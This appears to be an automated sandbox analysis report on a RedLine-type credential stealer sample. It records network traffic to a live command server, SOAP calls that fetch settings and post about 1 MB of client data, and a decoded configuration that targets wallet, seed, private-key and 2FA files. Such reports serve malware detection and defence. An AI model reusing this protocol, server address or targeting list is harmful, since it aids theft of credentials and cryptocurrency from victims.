Feb 23, 2021 17:48:16.954695940 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.954773903 CET	49726	3214	192.168.2.3	45.14.13.58

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:48:16.954840899 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.954865932 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.954886913 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.954932928 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.954941034 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.954957008 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.954992056 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.955008030 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.955039978 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.955070972 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.011455059 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.011499882 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.011527061 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.011734962 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.011862993 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.013767004 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.013798952 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.013823032 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.064883947 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065087080 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065155029 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065186977 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065216064 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065246105 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065429926 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065464973 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065495014 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065520048 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065526009 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065548897 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065597057 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065620899 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065673113 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065748930 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065778971 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065814018 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065875053 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.065890074 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.065908909 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066056013 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066075087 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066149950 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066236973 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066348076 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066373110 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066397905 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066425085 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066462040 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066556931 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066559076 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066627979 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066627979 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066696882 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066765070 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066772938 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066876888 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.066885948 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.066979885 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:17.067049026 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:17.067157984 CET	49726	3214	192.168.2.3	45.14.13.58

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:47:41.914413929 CET	53	51281	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:43.070313931 CET	49199	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:43.130310059 CET	53	49199	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:43.204674006 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:43.268255949 CET	53	50620	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:44.293438911 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:44.345494032 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:45.478890896 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:45.530488014 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:46.719755888 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:46.768342018 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:48.040963888 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:48.101161957 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:49.112417936 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:49.161303043 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:50.631541967 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:50.683087111 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:51.948381901 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:51.997004032 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:52.812817097 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:52.862421989 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:54.186367989 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:54.235014915 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:55.011780977 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:55.061762094 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:56.018990993 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:56.071214914 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:56.850816011 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:56.902328968 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 17:47:57.942689896 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:47:57.991410017 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:09.434297085 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:09.485801935 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:10.333668947 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:10.381227016 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:10.385305882 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:10.396611929 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:10.429810047 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:10.457633972 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:11.357084036 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:11.405728102 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:12.226628065 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:12.438410044 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:17.397584915 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:17.455924988 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:19.497724056 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:19.547638893 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:37.766927004 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:37.825889111 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:45.378946066 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:45.441298962 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:46.347553968 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:46.407594919 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:46.972224951 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:47.030848026 CET	56132	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:47.049971104 CET	53	50713	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:47.090862036 CET	53	56132	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:47.543883085 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:47.609217882 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:48.130502939 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:48.182009935 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:48.789802074 CET	60633	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:48.865509033 CET	53	60633	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:49.505683899 CET	61292	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:48:49.578013897 CET	53	61292	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:50.520776987 CET	63619	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:50.577980042 CET	53	63619	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:51.601552963 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:51.661313057 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 17:48:52.215003967 CET	61946	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:48:52.274837971 CET	53	61946	8.8.8.8	192.168.2.3
Feb 23, 2021 17:49:03.993792057 CET	64910	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:49:04.057089090 CET	53	64910	8.8.8.8	192.168.2.3
Feb 23, 2021 17:49:29.278896093 CET	52123	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:49:29.327621937 CET	53	52123	8.8.8.8	192.168.2.3
Feb 23, 2021 17:49:30.800318956 CET	56130	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:49:30.859863997 CET	53	56130	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 17:48:10.333668947 CET	192.168.2.3	8.8.8.8	0xa13a	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Feb 23, 2021 17:48:10.396611929 CET	192.168.2.3	8.8.8.8	0x62be	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Feb 23, 2021 17:48:12.226628065 CET	192.168.2.3	8.8.8.8	0x2b70	Standard query (0)	whois.iana.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:48:10.385305882 CET	8.8.8.8	192.168.2.3	0xa13a	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:48:10.457633972 CET	8.8.8.8	192.168.2.3	0x62be	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:48:12.438410044 CET	8.8.8.8	192.168.2.3	0x2b70	No error (0)	whois.iana.org	ianawhois.vip.icann.org		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:48:12.438410044 CET	8.8.8.8	192.168.2.3	0x2b70	No error (0)	ianawhois.vip.icann.org		192.0.47.59	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.14.13.58:3214

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49718	45.14.13.58	3214	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:48:08.775664091 CET	1303	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/IRemotePanel/GetSettings" Host: 45.14.13.58:3214 Content-Length: 136 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Feb 23, 2021 17:48:08.829349041 CET	1303	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:48:08.885245085 CET	1305	IN	HTTP/1.1 200 OK Content-Length: 3543 Content-Type: text/xml; charset=utf-8 Server: Microsoft-HTTPAPI/2.0 Date: Tue, 23 Feb 2021 16:48:07 GMT Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 47 65 74 53 65 74 74 69 6e 67 73 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 3e 3c 47 65 74 53 65 74 74 69 6e 67 73 52 65 73 75 6c 74 20 78 6d 6c 6e 73 3a 61 3d 22 4d 79 4e 61 6d 65 73 70 61 63 65 22 20 78 6d 6c 6e 73 3a 69 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61 6e 63 65 22 3e 3c 61 3a 4f 62 6a 65 63 74 31 3e 74 72 75 65 3c 2f 61 3a 4f 62 6a 65 63 74 31 3e 3c 61 3a 4f 62 6a 65 63 74 31 30 3e 66 61 6c 73 65 3c 2f 61 3a 4f 62 6a 65 63 74 31 30 3e 3c 61 3a 4f 62 6a 65 63 74 31 31 20 78 6d 6c 6e 73 3a 62 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 32 30 30 33 2f 31 30 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 75 73 65 72 70 72 6f 66 69 6c 65 25 5c 44 6f 63 75 6d 65 6e 74 73 7c 2a 2e 74 78 74 2c 2a 2e 64 6f 63 2a 2c 2a 6b 65 79 2a 2c 2a 77 61 6c 6c 65 74 2a 2c 2a 73 65 65 64 2a 2c 2a 63 6f 69 6e 2a 2c 2a 6d 79 65 74 68 65 72 2a 2c 2a 65 78 6f 64 75 73 2a 2c 2a 6a 61 78 78 2a 2c 2a 62 69 6e 61 6e 63 65 2a 2c 2a 32 66 61 20 63 6f 64 65 2a 2c 2a 70 72 69 76 61 74 65 20 6b 65 79 2a 7c 30 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 2f 61 3a 4f 62 6a 65 63 74 31 30 3e 3c 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 3e 3c 62 3a 73 74 72 69 6e 67 3e 35 2e 31 30 32 2e 33 38 2e 31 35 38 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 34 36 2e 32 31 39 2e 32 30 36 2e 31 35 36 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 31 36 31 2e 32 33 30 2e 39 30 2e 31 35 35 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 31 30 39 2e 31 37 35 2e 39 37 2e 31 30 33 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 31 38 32 2e 31 38 30 2e 31 37 31 2e 31 31 31 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 31 39 33 2e 31 32 38 2e 31 30 38 2e 32 35 31 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 38 34 2e 31 37 2e 36 31 2e 38 33 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 32 2e 38 36 2e 36 36 2e 31 39 30 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 35 31 2e 31 30 34 2e 31 36 34 2e 31 30 30 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 31 38 35 2e 32 31 32 2e 31 37 31 2e 31 35 32 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 31 39 35 2e 32 33 30 2e 31 34 2e 31 Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetSettingsResponse xmlns="http://tempuri.org/"><GetSettingsResult xmlns:a="MyNamespace" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Object1>true</a:Object1><a:Object10>false</a:Object10><a:Object11 xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>%userprofile%\Documents|*.txt,*.doc*,*key*,*wallet*,*seed*,*coin*,*myether*,*exodus*,*jaxx*,*binance*,*2fa code*,*private key*|0</b:string><b:string>%userprofile%\Documents|*.txt,*.doc*,*key*,*wallet*,*seed*,*coin*,*myether*,*exodus*,*jaxx*,*binance*,*2fa code*,*private key*|0</b:string></a:Object11><a:Object12 xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/><a:Object13 xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>5.102.38.158</b:string><b:string>46.219.206.156</b:string><b:string>161.230.90.155</b:string><b:string>109.175.97.103</b:string><b:string>182.180.171.111</b:string><b:string>193.128.108.251</b:string><b:string>84.17.61.83</b:string><b:string>2.86.66.190</b:string><b:string>51.104.164.100</b:string><b:string>185.212.171.152</b:string><b:string>195.230.14.1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49726	45.14.13.58	3214	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:48:16.793100119 CET	1354	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/IRemotePanel/SendClientInfo" Host: 45.14.13.58:3214 Content-Length: 1109278 Expect: 100-continue Accept-Encoding: gzip, deflate
Feb 23, 2021 17:48:16.846759081 CET	1354	IN	HTTP/1.1 100 Continue
Feb 23, 2021 17:48:17.541506052 CET	2461	IN	HTTP/1.1 200 OK Content-Length: 147 Content-Type: text/xml; charset=utf-8 Server: Microsoft-HTTPAPI/2.0 Date: Tue, 23 Feb 2021 16:48:16 GMT Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 53 65 6e 64 43 6c 69 65 6e 74 49 6e 66 6f 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 2f 3e 3c 2f 73 3a 42 6f 64 79 3e 3c 2f 73 3a 45 6e 76 65 6c 6f 70 65 3e Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><SendClientInfoResponse xmlns="http://tempuri.org/"/></s:Body></s:Envelope>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49728	45.14.13.58	3214	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:48:17.602638960 CET	2467	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/IRemotePanel/GetTasks" Host: 45.14.13.58:3214 Content-Length: 1083264 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Feb 23, 2021 17:48:17.655700922 CET	2468	IN	HTTP/1.1 100 Continue
Feb 23, 2021 17:48:19.115498066 CET	3676	IN	HTTP/1.1 200 OK Content-Length: 250 Content-Type: text/xml; charset=utf-8 Server: Microsoft-HTTPAPI/2.0 Date: Tue, 23 Feb 2021 16:48:17 GMT Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 47 65 74 54 61 73 6b 73 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 3e 3c 47 65 74 54 61 73 6b 73 52 65 73 75 6c 74 20 78 6d 6c 6e 73 3a 61 3d 22 4d 79 4e 61 6d 65 73 70 61 63 65 22 20 78 6d 6c 6e 73 3a 69 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61 6e 63 65 22 2f 3e 3c 2f 47 65 74 54 61 73 6b 73 52 65 73 70 6f 6e 73 65 3e 3c 2f 73 3a 42 6f 64 79 3e 3c 2f 73 3a 45 6e 76 65 6c 6f 70 65 3e Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetTasksResponse xmlns="http://tempuri.org/"><GetTasksResult xmlns:a="MyNamespace" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"/></GetTasksResponse></s:Body></s:Envelope>

Code Manipulations

Statistics

System Behavior

Analysis Process: SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe PID: 6472
Parent PID: 5572

General

Start time:	17:47:49
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe'
Imagebase:	0x400000
File size:	219136 bytes
MD5 hash:	A6602F490E70A0C9846906944C01B1BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.274704985.0000000005020000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.274704985.0000000005020000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000003.206836108.000000000075C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000003.206836108.000000000075C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.270171901.0000000002363000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.270171901.0000000002363000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.270134267.0000000002310000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.270134267.0000000002310000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp76D9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpD19D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpD19F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpFE10.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpFE51.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A54.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A56.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A87.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD07038	GetTempFileNameW
